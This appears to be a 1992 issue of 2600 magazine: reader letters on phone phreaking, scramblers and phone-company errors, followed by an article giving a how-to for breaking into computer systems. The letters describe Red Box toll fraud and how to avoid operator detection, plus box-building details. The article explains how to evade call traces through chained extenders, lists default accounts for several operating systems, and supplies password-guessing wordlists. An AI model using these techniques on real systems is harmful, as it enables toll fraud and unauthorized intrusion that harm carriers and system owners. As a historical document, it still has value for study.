One product I saw was designed to solve the problem concerning lack of privacy on cellular phone calls for any phone call where security was a concern. The Privacom P-25-C is a portable device which scrambles the audio signal from your cellular or regular phone line to be descrambled by the same device on the called end. The device offers 25 different scrambling codes (which I see as pretty inadequate). To operate, the user dials his phone normally. When the call is made and verification with the called party is confirmed, a code is chosen and both parties place their receivers onto the coupler of the device and pick up its handset. Conversation then continues normally, all audio being scrambled before being sent over the line (or through the air in the case of cellular phones). The device itself takes about as much room as a portable cellular phone and runs continuously up to 20 hours on battery power. (Swift Strike, Inc., PO Box 266, Galion, OH 44833, phone (419) 468-1560. Additional sales and technical information: Addtel Communications, (615) 622-8931 or 800-352-6890)

I went and visited the clowns at the Prodigy booth. I wouldn't have even bothered but I felt this uncontrollable urge to confront them with the allegations made against them concerning the Prodigy software scanning a user's hard drive in search of address information for mailing purposes. Armed with the inside knowledge out of the Autumn 1991 issue of 2600 that described how Prodigy junk mail was received at a company addressed to non-existent "people", I began to explain to them how the theory of their little invasion of privacy scam was validated beyond reasonable doubt. They got pissed! "We never did that," said one spokeswoman. "Do you believe everything you read?" asked another, quite agitated spokesman. I walked off, leaving them there in their angry and flustered state of loathing. Looking back I noticed them leering at me. Every time after that when I walked by them they were still leering at me. One must wonder, if they are so innocent of this accusation, why they became so defensive rather than explain it away with amiable business tact. At any rate, I had a good laugh making them squirm.

In the Summer 1991 issue, TN wrote in telling of a way to place local calls using the Radio Shack Tone Dialer Red Box, saying "I have found [it] to work and have tested [it] all over California." Apparently you did not travel very far in your testing because it does not work in my area of Northern California (916 area code). While on the subject of the Red Box, recently a friend was using it to call Hong Kong and encountered some interesting AT&T operator shenanigans. Basically, by now it would be more than safe to conclude that every phone company in the United States is aware of the Radio Shack Tone Dialer conversion. AT&T must have some memo circulating stating proper procedure for detecting and baiting Red Box toll fraud. On one occasion, the operator told my friend he was experiencing computer problems. He asked him to insert 85 cents (my friend signalled four quarters with his Red Box) and then claimed that it was not being received by his computer so he was going to return it. My friend played along and told the operator he had received the money back, although by that time he had realized he had not heard the operator release signal nor the tell-tale click inside the phone of the hopper relay. The operator asked him to insert the money again, which my friend did, and then claimed, once again, to have returned it, and asked my friend if he got the money. This time, my friend said no, so the operator attempted again, this time for real. My friend heard the operator release signal and a click inside the payphone, and claimed he had gotten his coins back. "I'm going to be polite about this," said the AT&T operator. "You have this little black box with you that makes these sounds..." he continued. My friend didn't bother to hear him out and simply hung up, which he regrets because who knows what he may have learned. My friend said of the eight or so operators he dealt with that night, three of them caught on to the Red Box. We must now ask ourselves why. The answer doesn't require hours of study and research, as is painfully obvious: the thing is too damn loud and too damn consistent. Also, it doesn't help that the timing of the Red Box tones is off by a couple of milliseconds. My suggestion? Place a back card or credit card over the mouthpiece of the phone to mute the volume of the tones to where they aren't so blatantly phony. After all, the actual quarter tones as generated by the AT&T long distance computers are barely audible themselves. Also, it wouldn't hurt to program only one quarter in your priority memory and pound them out at inconsistent intervals. Mind you, these suggestions are only necessary when dealing with live operators as the long distance computers are far friendlier, which is kind of scary when you think about it. Computers friendlier than live people. If they didn't rely so heavily on their damned computers, they'd have the current Red Box fad beat. But no, as it is, computers are infinitely more wise than humans, so it continues. Yes, we live in a sad world. Oh well.

DC

Sheer Frustration

Dear 2600:

I have entitled the following *Modern Times - A Drama in Too Many Acts.*

1st Act: Reading the *2600 Magazine* of Autumn 1991 I found on page 26 a letter from GS, Seattle: "Bellcore has a new publications listing, The Catalog of Technical Information." With one eye on the mag and one on the phone I dialed the 800 number given. But the only thing I heard was a German tape telling me to check the number or call the operator. Oh no! These are the Nineties, the Digital Decade!

2nd Act: I finally called the operator and explained my problem. "What? I can't believe that. You can dial every number directly!" was the answer. Insisting on my not being deaf and dumb, I gave the number to her. "Okay, I'll try it for you. But that will cost extra! Stay at your phone. I'll call you back."

3rd Act: Some minutes later my phone rang. Operator: "I can't get through... sorry. You may call the International Telephone Number Information for a local number." What a concept, not knowing the address or even the city!

4th Act: A quick look at my private "Toll-free Telephone Number Database" revealed an AT&T USA Direct connection to an operator in the States. Not very hopefully I dialed the number and bingo! He wouldn't do a durned thing for me without having an AT&T Calling Card!

5th Act: Eventually I found the toll-free number from Germany to AT&T in Kansas City. The nice lady told me that there are no AT&T offices in Germany (why are they placing their ads here all the time?) and that I need a Visa Card to get a Calling Card.

6th Act. Still not ready for surrender, I tried to get a local number. For the needed address I wanted to call "Telecomm of Springfield, VA (same issue, page 31). You surely can imagine what happened: "Your call cannot be completed as dialed...." The Telecomm number is a 900 number!

7th Act. I sent a fax (this one) to *2600 Magazine,* asking for help. So please print a local telephone number for Bellcore in your next issue, or at least an address. Thank you.

T^2
Germany

The number in question, 800-521-2673, translates to 908-699-5800 or 908-699-5603. We'll try to print translations in the future.

Mild Encryption

Dear 2600:

I just purchased one of the Motorola cordless (not cellular) phones which is marketed as having "secure clear" - a method of mild grade voice encryption of the radio portion.

Some friends and I listened in with our receivers and the audio is indeed extremely difficult for casual monitoring. It would, however, be trivial for any serious agency or corporate type to break through, but then again these are the people who'd be doing other things as well.

In short, it does provide moderate levels of security. In effect, you're getting "wire grade" protection over a cordless link.

The price is quite a bit high - about $200-$250, depending on store, features, etc.

Danny
New York

Cable Hacking

Dear 2600:

I've hacked my way through the phone system, computers attached to modems, locks, etc. Now I'm interested in the cable company, Manhattan Cable in particular. How do these addressable converter boxes work, anyhow? How does the central office turn on pay-per-view for my box? Has anyone hacked this system and, if so, can you please publish some info so I don't have to redo all the work?

My interest is purely in hacking to understand and learn, not to steal service!

Lawrence
NYC

Dear 2600:

I am a subscriber and really enjoy your magazine. I especially love your do it yourself Radio Shack projects. I have a request for one of your upcoming issues. I was wondering if you could put in some instructions and schematics on how to cheaply build a Cable TV pay channel "descrambler".

Anonymous

Future writers: this is what the people want!

A Phone Mystery

Dear 2600:

I just started reading your wonderful periodical two issues ago. I saw your Autumn 1991 issue at a local bookstore here in town. I picked up the magazine and was very excited. You see, I have been BBSing for a few years now, and have always been interested in everything you guys cover.

I've got a story. My father used to use my current bedroom when I was little as his office. When he moved into a real office he had the separate line for the room disconnected. Soon after, I moved into the room. I didn't pay much attention to the outlet in my room because I thought it was just hooked up to the main house line. About eleven years after we got the line disconnected, I decided to see if it worked. I called a friend and was excited. I thought to myself I could now have a phone in my room. I then called my house line and it wasn't busy. My mother picked up the line and we talked for a while.

From what I could tell, Ma Bell just forgot to unplug the line and never charged us for it. This was all before I knew any better and before I got into hacking.

Then one day I picked up the phone to call a friend and there was a guy on the line. I didn't say anything and I think he said something to the effect of "Jeff, is that you?"

I replied back that I wasn't Jeff and hung up. I was kinda scared to use the line for a while, but a few weeks later I really had to get ahold of somebody and my sister was on the house line. I picked up the phone in my room and there was that same guy on it. I never got a chance to use the line again because a few months later my parents gave me a phone line for me to use in my room. When the new line was all hooked up the old line wouldn't work. I didn't think about it all that much until recently.

My question is, does this happen a lot? I mean is Ma Bell really so big that they can forget about a line for over a decade? If I was older, or if I knew any better, I could have really raised some major hell.

The Psychedelic Sloth
Oregon

This kind of thing happens all the time. In fact, odds are if you move into a new house and plug in a phone, you'll be connected to someone else's line. That is what happened to you. Your old line was disconnected. The phone company does not "forget" about phone numbers for ten years. What they do instead is hook wires (cable pairs) together at a junction box, serving area interface, or the frame itself so that the same line shows up in two different places. Why? Because they make lots of mistakes. It's happened here at 2600 twice in the past few years. A good clue is when someone beats you to answering the phone when there's nobody else around. Or when you start getting messages for non-existent people on your answering machine. Keep this in mind next time the phone company claims that you're responsible for anything dialed on your line. And remember that any conversation, wire or radio, can be easily monitored, accidentally or on purpose.

Info

Dear 2600:

ANAC for 313 is 200200200 2 - at least this works in most areas. Also 313 loops are usually xxx-9996/xxx-9997.

Enrath Akho'Energy!

Many Questions

Dear 2600:

Four issues of 2600 and I still want more. I've never been more impressed by a magazine. Keep up the good work!

Here are a few questions that I'd appreciate an answer to:

1) In the parts lists for the FM wireless transmitter and the FM telephone transmitter, three parts listed aren't in the schematics. On page 44, C7 and C8 (22pF and 1.0nF) and on page 45, C7 (22pF). Do these discrepancies affect the functioning of either device?

2) What is the product number of the Radio Shack phone dialer? Is there anything more to the construction of the red box than crystal swapping? If so, what?

3) I'm rather new to the hack/phreak scene. Could you recommend the years of back issues with the most information on a) the Internet and b) phreaking?

4) Can you recommend a good book to learn electronics from?

5) Can you suggest magazines which offer information similar to that found in 2600 and are ordered hardcopy through the mail as opposed to found on the Net?

6) I'm severely lacking in my knowledge of "boxes". I'd like an explanation of each of the more common types - if not schematics as well. I understand beige, red, black, and green boxes. But, for instance, what are the advantages of a blue box? Is there a formula for deciding which crystals should be used for which tones (3.58 for DTMF, 6.5536 for red box, 4.1521 for green box)? Does it vary with the device you put the crystal in? Is there a general schematic that can be used with different crystals to produce different tones?

7) A few years ago (before I became interested in hack/phreaking) I saw part of a movie in which an oscilloscope (I think) was used to determine MAC or some kind of ATM codes while the machine processed transactions. Does this process have any workability?

The Ronin
Pennsylvania

The monitoring devices should work if you follow the schematics. The Radio Shack model number for the tone dialer is 43-141 but it's now rumored to have been discontinued. There is no modification other than replacing the crystal.

We've been publishing phreaking information throughout all of our issues. The frequency hasn't changed but the particulars certainly have. Internet news is more prevalent in our later issues.

Some good books to learn electronics from: Basic Electronics Theory by Delton Horn, published by TAB Books; Forrest M. Mims III Engineer's Mini-Notebook series available at Radio Shack; Understanding Solid State Electronics, sold at Radio Shack. Manufacturers' data books are free (Motorola, etc.) and you can learn an awful lot from them. Try calling some toll-free numbers and asking.

If any good hacker magazines come our way, we'll print the information. Recently, it's been pretty dry.

These numbers may help for DTMF. For a 5089 chip, first row, crystal divided by 5152; second row, 4648; third row, 4209; fourth row, 3808, first column, 2965; second column, 2688; third column, 2408, fourth column, 2184.

Finally, oscilloscopes are for measuring waveforms, and generally not for eavesdropping. It's also very likely that any signal from an ATM would be encrypted.

Dear 2600:

First of all, you have a great magazine so don't *change a thing!* However, I just recently received a bunch of back issues, so pardon me if some of these questions are outdated or have been answered already.

1) How can I help *2600* grow (besides the obvious of sending you money)? I would like to do some sort of volunteer work for you guys, but that may pose a small problem since I live a few thousand miles from New York.

2) Is E.T. considered an honorary phone phreak?

3) What is the ANAC number for the 515 area code?

4) What can you tell me about your cover artist (Holly Kaufman Spruch)?

5) Please explain to me why it takes six weeks for you guys to process orders for back issues. It should only take about two weeks tops. And that's third class mail!! If I decide to shell out maybe $75 for back issues, then I want the "invaluable" information (that I don't already know) as soon as possible, and don't want to wait a month and a half for it! This is very frustrating, and I would also like some other readers' opinions on this.

6) I sympathize with Kevin Mitnick in the Summer '91 issue. In plain English, he got shafted. I'm not saying that he's completely innocent, but the authors of the book *Cyberpunk* did write unfairly about him.

7) How about writing an article listing all of the known phreak boxes, what they can do, and if they can be used today. List all of the major ones like blue, red, green, and black boxes and then list the lesser known ones like the gold, cheese, diverti, aqua, etc.

8) Would it be possible to put together a big

gathering of phreaks in some unknown exchange like the "2111" conference in the October 1971 *Esquire* article "Secrets of the Little Blue Box"? To me that is what phreaking is all about - helping other phreaks. By the way, I do know that you can't use a blue box to do this anymore, but you inventive folks should be able to come up with something that would work. If you did this however, you would have to tell phreaks about it through word of mouth, as I'm sure many telco security personnel read your magazine.

So I really enjoyed the "Hacker Reading List" in the Winter '90 issue. However, it was slightly incomplete - you forgot magazine articles. Below is a small list of hacker/phreak related articles that I have come across. A larger list is available at the back of the book *Cyberpunk*. Also, a very good book that Dr. Williams left out of the book list is called *The Phone Book* and the author is J. Edward Hyde. To find these, just go to your local library and see if they have the back issues. However, they might not have them as far back as '72, so you will have to use their microfiche. I personally found most of these at a college library.

Esquire, October 1971, "Secrets of the Little Blue Box".

Esquire, December 1990, "Terminal Delinquents".

Ramparts, June 1972, "Regulating the Phone Company in Your Home".

Ramparts, July 1972, "How the Phone Company Interrupted Our Service".

Radio Electronics, November 1987, "The Blue Box and Ma Bell".

L.A. Weekly, July 18-24 1980, "The Phine Art of Phone Phreaking".

Rolling Stone, September 19 1991, "Samurai Hackers".

Playboy, October 1972, "Take That, You Soulless S.O.B.".

Oui, August 1973, "The Phone *Phreaks'* Last Stand".

Time, March 5 1972, "Phoney Tunes".

Clark Kent
Ames, IA

You don't have to be anywhere near us to help out. You can send us information, articles, and anything else that comes to mind. You can contribute to the discussion on our voice BBS and start other forums on hacking throughout the country. By letting people know there is a place for them to contribute, you'll be opening up a lot of minds that are just waiting to be liberated. It may not be quite that poetic but you get the idea. We don't talk about E.T., we will talk about the 515 ANAC when we find it, and we can't talk about Holly Kaufman Spruch. We agree that back issue orders take too long and we've taken some steps to alleviate the situation, including hiring people whose only concern in life is to speed the process. Keep in mind that it takes our bank up to three weeks to notify us if a check has bounced or is unacceptable for some other stupid reason. That's why we're not too keen on sending out back issues until we're sure we've actually gotten paid. We could send out cash orders quicker but then too many people would send cash in the mail, which is a pretty risky thing in itself. We're hoping for a maximum of three to four weeks from start to finish. Our authors and hopefully other readers have taken note of your other ideas. Thanks for the info.

An Opinion

Dear 2600:

I was reading an article from an issue of 2600 called "How Phone Phreaks Are Caught" and it gave me a lot of insight, and I thought I should contribute some. On many "elite" BBS's they have many files on how not to get caught phreaking and what precautions to take (including this file). Files like that are what will keep some phreaks in the clear and out of trouble.

Most files, like "Phreaking Made E-Z" (fictitious file, but used just to illustrate my point), just say, "Okay, at the prompt, just type in..." etc. But the phreakers need to know all the theory behind it.

Also included in the file was some of the Spring edition of 2600, and it had an article about a "crackdown". It's kinda scary, but very true. I myself am not too quick to let people know that "I phreak", and am extremely reluctant to show anyone my files (in other words, I don't) on phreaking, hacking, etc.

But crackdowns like this can help phreaks. It will make them so paranoid that they will all band together and create rings of correspondence, banding everyone together.

Violent actions, like what happened to Steve Jackson Games, are pretty scary to think about. I mean, should I be worried if I send someone e-mail over America Online, and mention *h/p/a/v*, or a "phreaking" term? It's things like this that can spread from the LSTL too and such.

Thanks for letting me voice my opinion and I'd also like to subscribe to 2600, for it seems to be the only printed mag that actually tells the truth.

TC
Blauvelt, NY

Don't be concerned about what you talk about in e-mail. The only thing you should really be worried about is submitting to hysteria, paranoia, or self-censorship.

The Facts on ACD

Dear 2600:

Thanks goes out to Dr. Abuse and the designer of the magnetic stripe card copier (printed in the Summer 1991 issue). Another thanks goes out to the Mad Scientist, whose article finally encouraged me to mess around with my silver box. While experimenting with it and the Automated Call Distributor on some payphones in Boston, Massachusetts, I got some different results than the Mad Scientist did. They are as follows:

1: Ring tell test board/loud busy
2: Tone side - loop (high)

3: Local busy
4: Deadland busy
5: Local busy
6: Dead
7. Dead

8. Doesn't trigger anything (pulsing dialtone continues)

9: Doesn't trigger anything (pulsing dialtone continues)

0. Tone test (1000 hz)

*: Doesn't trigger anything (pulsing dialtone continues)

#: Doesn't trigger anything (pulsing dialtone continues)

I was wondering what the real purpose of the ACD was, because the features it can achieve don't seem greatly important. I have also experimented with the other tones (A, B, and C), but have not acquired any information.

Secondly, while travelling in Belgium and Amsterdam last summer, I came across a few electronics stores and a bookstore which had many interesting items. I picked up one dialer, which is about 2" by 2" square and a 1/4" thick, which has the 0-9, *, #, and A,B,C,D tones, which is what I use for my silver box. It cost the equivalent of about $25-$30 US currency. There were also some other types of dialers there too, all small and compact. In case anyone was interested in ordering one of these dialers (I recommend it, they are great), it is called the "TD-1000 Digitale Toonkiezer" by Belcom. Try writing or calling these two places:

1) Teleworld Telecommunicatieshops
Kinkerstraat 66 68-70
1053 DZ Amsterdam
The Netherlands
Phone: +31 20 6834001

2) S.A. Kreipne N.V.
Rue de Marche aux Herbes - 4 - Grasmarkt
Bruxelles 1000 Belgium
+32-2-2187198

Also, if you happen to go into Amsterdam, and want to pick up current and back issues of *Hack-Tic* (learn Dutch just to read this publication, it's great), go to either of the following bookstores: Athenaeum Nieuwscentrum, Amsterdam; Athenaeum Boekhandel, Amsterdam, Haarlem.

This next comment is in regards to the letter from Dr. Delam on page 25 of the Spring 1992 issue. He commented about making a red box with a mercury switch for "pig-proof" access to the 6.5536mhz and 3.57mhz crystals. To go more in depth with that, I will explain some of a text file that Cybernetik wrote up a few months back on that topic. You will need two mercury switches, preferably very small, so they will fit into the dialer casing. Connect one lead of one of the mercury switches to one of the leads of the 3.57mhz crystal, and the other existing leads to the two solder marks on the dialer PC board (where the original 3.57mhz crystal existed). Next, connect one lead of the other mercury switch to one lead of the 6.5536mhz crystal, and connect the two unconnected leads to the two solder marks on the dialer PC board (there should now be four leads on the two marks). Now, in order for the mercury switch action to work, you have to make sure that the mercury switches are facing opposite directions (vertically), so when you turn the dialer backwards, one crystal should connect with the board, and when you turn it the other way, the other crystal should connect. Well, I hope that cleared things up a bit in the way of mercury switches.

And lastly, some ANACs are: Boston and surrounding areas: 200 444-1234, 200-222-2222; N.W. Indiana: 410 4 (x12)

Kingpin
Brookline, MA

With regards to the Automated Call Distributor, whenever you call directory assistance, you're actually dialing into a queueing system which is known as the ACD. This system is simply what determines who is free to pick up your call. By pressing the D key while they pick up, you enter a test mode on the ACD. It's not meant to be interesting or exciting to anyone outside of the phone company.

Cellular Mystery

Dear 2600:

I was wondering if you could answer this question.

Local telephone people and the RCMP have been adding an "E Pomchip" to their cellular phones.

Generally they are added to a Technophone (British brand of cellular). They have been designed to accept the chip easily.

Everyone has gone hush hush on this. Can you tell me what practical applications can be done with it?

MM
Nova Scotia

It's probably for the purpose of changing the ESN (Electronic Serial Number) and the MIN (Mobile Identification Number). It could also be an ANI of some sort so the dispatcher knows who's calling. Then again, it could be for speech encryption. The best way to see if it's the latter is to get the frequency (use a frequency counter) and listen in with a scanner. Good luck.

Call For Data

Dear 2600:

Do you have any plans for doing a list of CNA's? Michigan (313) went automated a while back. The number is 424-0900. A three-digit employee number is required. When I was in Chicago and browsing through their ANAC's, I found an interesting phenomenon. It returned a burst of DTMF. I didn't have a decoder so I can't be sure what it meant. Finally, the demon dialer as advertised in your Winter 1991 issue works great. C'est bon. Hell, c'est tres bon. I highly recommend it. Expect an article soon on hacking out of foreign countries.

The Azure Mage
Somewhere in the Military

When we get the info, we'll print it.

Call For Info

Dear 2600:

I was reading an article in your summer edition and it talked about a magazine called *Mobile Computing*. Could you please tell me how I can get in touch with them?

JS
Philadelphia

We can't track down a number or address for them at the moment. But you should also look in Computer Shopper if you want info on laptops.

Call For Help

Dear 2600:

I run a BBS for the disabled called DEN (Disabilities Electronic Network). Until recently we had an 800 number accessing an eight line hunt group. It was a very lively national bulletin board. Our 800 number is in limited service indefinitely as a result of our loss of funding. This has been the cause of a search for long distance services that our users would make use of to access DEN. I found PC Pursuit by Sprint. PC Pursuit is a non-prime time service that allows 90 hours per month for disabled people and 30 hours per month for non-disabled people for $30. The service enables one to access many electronic services during non-prime time hours and weekends while not changing your present long distance provider. Are you, or anyone at 2600, aware of other such low cost services? I'm desperate to find low cost access for our users. We're a free service and it would be a shame if our phone companies' greed affected our ability to deliver a service to the disabled community.

TB
New Jersey

The call has gone out.

A Choke Tip

Dear 2600:

In regards to the "choke line" discussion in relation to reaching radio stations (2600, Spring 1992). I have found that dialing a carrier access code prior to the phone number increases the chances of getting through to a radio station. This does result in a long distance charge but it may be worth the risk, if one desires the prize greatly enough.

The Prophet
Canada

Mail Problems

Dear 2600:

Due to the problems with non-delivered issues, I have decided not to renew my subscription to 2600. I think I've averaged at least one missing issue per year of my subscription. This is not pleasant, especially with a quarterly publication.

I doubt this is due to any incompetence on your part, but rather because of sticky-fingered postal employees. They see *The Hacker Quarterly* pass in front of them and think "Hmmm, I think I'll read this during lunch..." and who knows where the hell it winds up after that.

Playboy remedied this some time ago by mailing the magazine in an opaque plastic bag with a transparent section for the address label on the magazine itself. Also, the return address has only the mailing address, no tell-tale "Playboy" logo screaming "Steal me!".

I will continue to support your magazine through newsstand and back issue sales (please make them available on an individual issue basis).

RD
Austin, TX

This definitely should not be happening. We have been having more of a problem with damaged issues, missing issues, and envelopes ripped open than ever before. Overall, the post office has done an amazing job but we're very concerned with this recent plummet in competence and/or honesty. We hope our readers complain loudly if anything happens to their mail. It would help a lot if anybody sending a letter of complaint sent us a copy so we can present it to the postal people on our end. Rest assured this is a top priority matter for us. We'd rather not add packaging to the magazine, for both cost and ecological reasons. We're interested in hearing more feedback on this. With regards to our back issues, individual issues are available from 1988 on at a cost of $6.25 each ($7.50 overseas). 1984 through 1987 are only available by year ($25, $30 overseas).

Comments From Abroad

Dear 2600:

Like many others, I've noticed your Pcsinet example didn't correspond with your description, and I'm even more delighted to see your C code for printing them (I only have to modify it to suit my computer).

The "Gulf War Printer Virus" expresses pretty much my reaction - that is, it wouldn't work! Unlike your anonymous writer, I expressed this opinion on the Internet and received some interesting information in January. Although most newspapers and computer magazines credited the original article to the *Wall Street Journal*, it appears the "real" original article was in *InfoWorld* in the April 1, 1991 issue! We need not ascribe to the nefarious operations of the NSA what can be adequately blamed on the idiocy of certain reporters.

On the other hand, could a "printer virus" slow down a computer? I'd imagine it could, provided the computer was something relatively slow, like an IBM XT or possibly AT. It all really depends on how they treat their parallel printer port. If they generate interrupts upon receipt of a printer acknowledge signal, then you merely need to rig the printer to blast the acknowledge line at, say, 20 kilohertz. This would probably keep most CPUs fairly busy, and slow down the performance nicely.

EL
Faulconbridge, Australia

(Continued on page 40)

hacking on the front line

by Al Capone

As we have seen from previous raids/busts, the consequences of being caught by the federal government, etc. are not worth it in the long run. If they cannot cripple you physically, then they will do it emotionally or financially. Therefore I do not recommend that any action taken to gain unauthorized access is justifiable in any way. However the choice is yours.

People who desire to get into a "secure" system should know a few things about it. First off, for me the word "secure" brings to mind a picture of a human monitoring a system for 24 hours. All the nodes are watched individually, and everything is hardcopied. This is obviously, in most (if not all) cases, not feasible, as the man hours and/or the cash funding is non-existent. Besides, to a system operator, watching everything a system does could be quite boring. The hacker can capitalize on this.

The two things a hacker should know about when attempting to gain access to a system are:

1. Typical formats for the system. (i.e. how you type in the login sequence. Is the login and password on one continuous line, do you have to type it in separately at different prompts, etc.)

2. Default and common passwords. Default accounts are the accounts that come with the system when it is installed ("factory accounts"). Common accounts are accounts set up by the system operator for particular tasks. The probability exists that these accounts are present on the system that the hacker is trying to penetrate, therefore they should be tried.

Identifying the System

If the owner of the system is not mentioned in the opening banner, you will either have to gain access to the system itself or use CNA (Customer Name and Address - the little thing that exists for identifying a telephone number). Please remember that a brute force method on some systems is often recorded to the account indicating the number of attempts that you have tried, sometimes even writing the password that you've tried. More often than not, it will just record the number of failed attempts. Aside from this, the system may "sound an alarm". This is not a bell or siren that goes off; it is just a message printed out and/or sent to any terminals designated as security operator terminals (i.e. VMS). Example:

```
Welcome to Sphincter Systems Vax Cluster
Username: CHEESEHEAD
Password:

Welcome to Sphincter Systems, Mr. Mouse
Number of failed attempts since last entry: 227
```

Obviously, in the above example, Mr. Mouse would get the idea that someone was attempting to gain access to his account and would promptly change the password, assuming he was paying attention at login (Many people don't. Logging into my favorite BBS, I have often left the room while my auto-login macro was accessing the system. The same principle applies here.) Also, in the above example, it was very *stupid* for Sphincter Systems to display the banner identifying the system. This would only encourage the hacker in an attempt to gain access (it always encouraged me), and at 227 attempts, the hacker should have kept trying to gain access. Remember that once the account is accessed correctly, the security counter is reset to zero and Mr. Mouse will probably never know that someone else has his password (as long as no malicious or destructive actions are carried out and as long as he doesn't keep a record of his login dates).

When I was scanning a network, I often found that most of the systems identified themselves. On the other hand, the systems I found in most telephone exchanges required that they be identified by other means. The banner usually decided my interest in the system, whether I just wanted to try a few things and move on, or really concentrate on the effort. It also gave me a little extra ammunition since usernames and/or passwords may contain some information which was displayed in the banner. Another thing I noticed about networks that differed from local dial-in systems was that dial-in systems would disconnect me after three to five attempts. Granted, the system on the network would disconnect me, but only from the host. The network itself would not, creating one less problem to deal with. System operators might suspect something if they saw an outdial number being accessed every thirty seconds or so.

```
Login:
Password:
```
This is a Unix.

```
Username:
Password:
```
This is a VMS.

```
@
```
This is a Tops-20.

```
Enter Usercode/Password
```
This is a Burroughs.

```
MCR]
```
This is an RSX-11.

```
ER!
```
This is a Prime.

```
-
```
This is an IBM running a VM operating system.

This list is by far not complete, as there are many more systems out there, but it will get you started. Some of the time, it will tell you the name in the opening. Crays, for example, usually identify themselves.

The Telephone

Make sure when you are dialing into the system that you realize that somewhere along the trail there is a possibility of a trace. With all of the switching systems in effect by Bell, etc. what you need to do is dial in using an outside source. For instance, what I usually did was call an 800 extender (not in Feature Group D), and then call the target system. The only times I called the target system direct was when I was identifying the system (I did not start hacking the system at this time), but even this is not recommended these days. Things owned by Bell, such as COSMOS systems, SCCS networks, etc., are probably more risky than generic corporate systems. Of course using only one extender should be the least of what you can do. If you call several extenders and then the target system, the chances are that tracing the call back to you will be next to impossible. But this method also is risky since the long distance telephone company may not be overly enthused about you defrauding them. At one time an acquaintance was harassing a company that was tracing him. They let him know of the trace and just for the hell of it he decided to stay on the line to see the results. The result was Paris, France. Keep in mind he lives in the United States. This story displays an excellent use of extenders. The only detriment I see is that by routing your call through two or more extenders the integrity of the line decreases.

When using networks (Telenet, Tymnet, etc.) in connecting to the system, your port is sent as an ID in order to accept your connection attempt. It would really be simple then to isolate your number (providing you called the network directly from your house) if you repeatedly attempt to use the system. What you should do for this problem is loop through a gateway on the network. The gateway is essentially an outdial which will connect to a system. Use the gateway to call another network's dialup.

Common Passwords

The following is a list of common passwords for various systems. On a respectable system, these will be constantly changed. But not all system managers are smart or security conscious. The first system that I got into was by using a common account (no password was needed in this case, just the Unix "uucp" as a username). Sometimes systems are put up and completely left alone. It seems the managers think that nobody will find the system. In my case, the system was kept current, and I had "uucp" privileges to the School Board computer. Remember, as long as you don't do anything that damages or destroys data, they probably will never know that you have been there.

Common Accounts for the Primos System

Prime
Admin
Games
Test
Tools
System
Rje
Guest
Netman
Cmdnco
Primos
Demo
Regist
Prirun
Telenet

Common Accounts for the VM/CMS System

Operator
Cmsbatch1
Autolog1
Operatns
Vmtest
Vmutil
Maint
Smart
Vlam
Erep
Rscs
Cms
Sna

Common Accounts for the Vax/Vms

Vax
Vms
Dcl
Demo
Test
Help
News
Guest
Decnet
Systest
Uetp
Default
User
Field
Service
System
Manager
Operator

Common Accounts for the Unix System

root
uucp
nuucp
daemon
who
guest
lo
com

bin
sys
informix
uucpmgr
adm
profile
trouble
intro
rje
hello
lp
setup
powerdown
uname
makefsys
mountfsys
checkfsys
umountfsys

This should give you an idea on where to start.

Combinations

The combinations to get into a system are nearly infinite. If the password needed to get into the system is something like "FRM;UN!DA" then the chances are extremely remote that you will get in. Multiply the following: the number of tries where you use the username as the password by the variations of a word (i.e. for "CMSBATCH" passwords could be "Batch" or "BATCHCMS"). Now add on names and wild guesses. This should give you quite a list. All you can do is exhaust your list of username/password combinations and move on. You have done your best as far as trial and error hacking is concerned. Trashing for printouts is also an option.

Druidic Death at one time surveyed a VM/CMS system's unencrypted password file and wrote the results down as categories. This is a list of his findings:

Total number of system users: 157

Total number of accounts that can't be logged into: 37

Total number of passwords that are a form of the account name: 10

Total number of passwords that are the same as the account's name: 3

Total number of passwords that are a related word to the account name: 10

Total number of passwords that are first names, not the user's own: 17

Total number of passwords that are the user's first name: 19

Total number of passwords that are words related to the user's job: 7

Total number of passwords that are the name of the company: 1

Total number of random character passwords: 1

Total number of passwords that are, in some format, calendar dates: 32

Total number of passwords that were unchanged defaults: 7

This should give you an idea of how things are placed in a major corporate computer.

Imagination

This is what you need to gain access to an account. Being a number cruncher just won't do it anymore. In the following segment I will list out ideas with about 20 or 30 examples in each. This article will get you going. You just have to finish the job.

Common First and Last Names

These can readily be obtainable out of the telephone book, the greatest source of all first and last names. Examples:

Gus
Dave
Chris
Michele
Jessica
Arthur
Robert
Patrick
Arnold
Benjamin
Derek
Eddie
Shannon
Richard
Ross
Keith
William
Bubba
Mickey
Clyde

Colors

Figure it out for yourself, everything is possible. Examples:

Blue
Black
Orange
Red
Yellow
Purple
Magenta
Green

The Dictionary

The single most important document. Everyone should have one, and if you do not have one get one. Many passwords are at your disposal. And, by all means when on a Unix, download /usr/dict/words, the online dictionary. I also believe that you should not limit your words to just the English versions. There is no reason why passwords cannot be in Spanish, French, etc.

Types of Cars

Pontiac
Ford
Chevy
Buick
Toyota
Honda
Ferrari
Porsche

Motorcycles and all venue of transportation can be included in this segment.

Rock Bands

Zeppelin
Pinkfloyd
Hendrix
REM
Cream
Ozzy
Gunsroses
Mozart
Publicenemy

Etc.

This section can include magazines, software, profanities (when I was validation sysop on Digital Logic's Data Service I don't know how many people used the word FUCK when asking for validation). You should have accumulated quite a list by now.

Conclusion

This is it. I hope you have learned that nothing should be put past the system manager. He is the only person between you and a system that could be an excellent source of information. Enjoy!

References

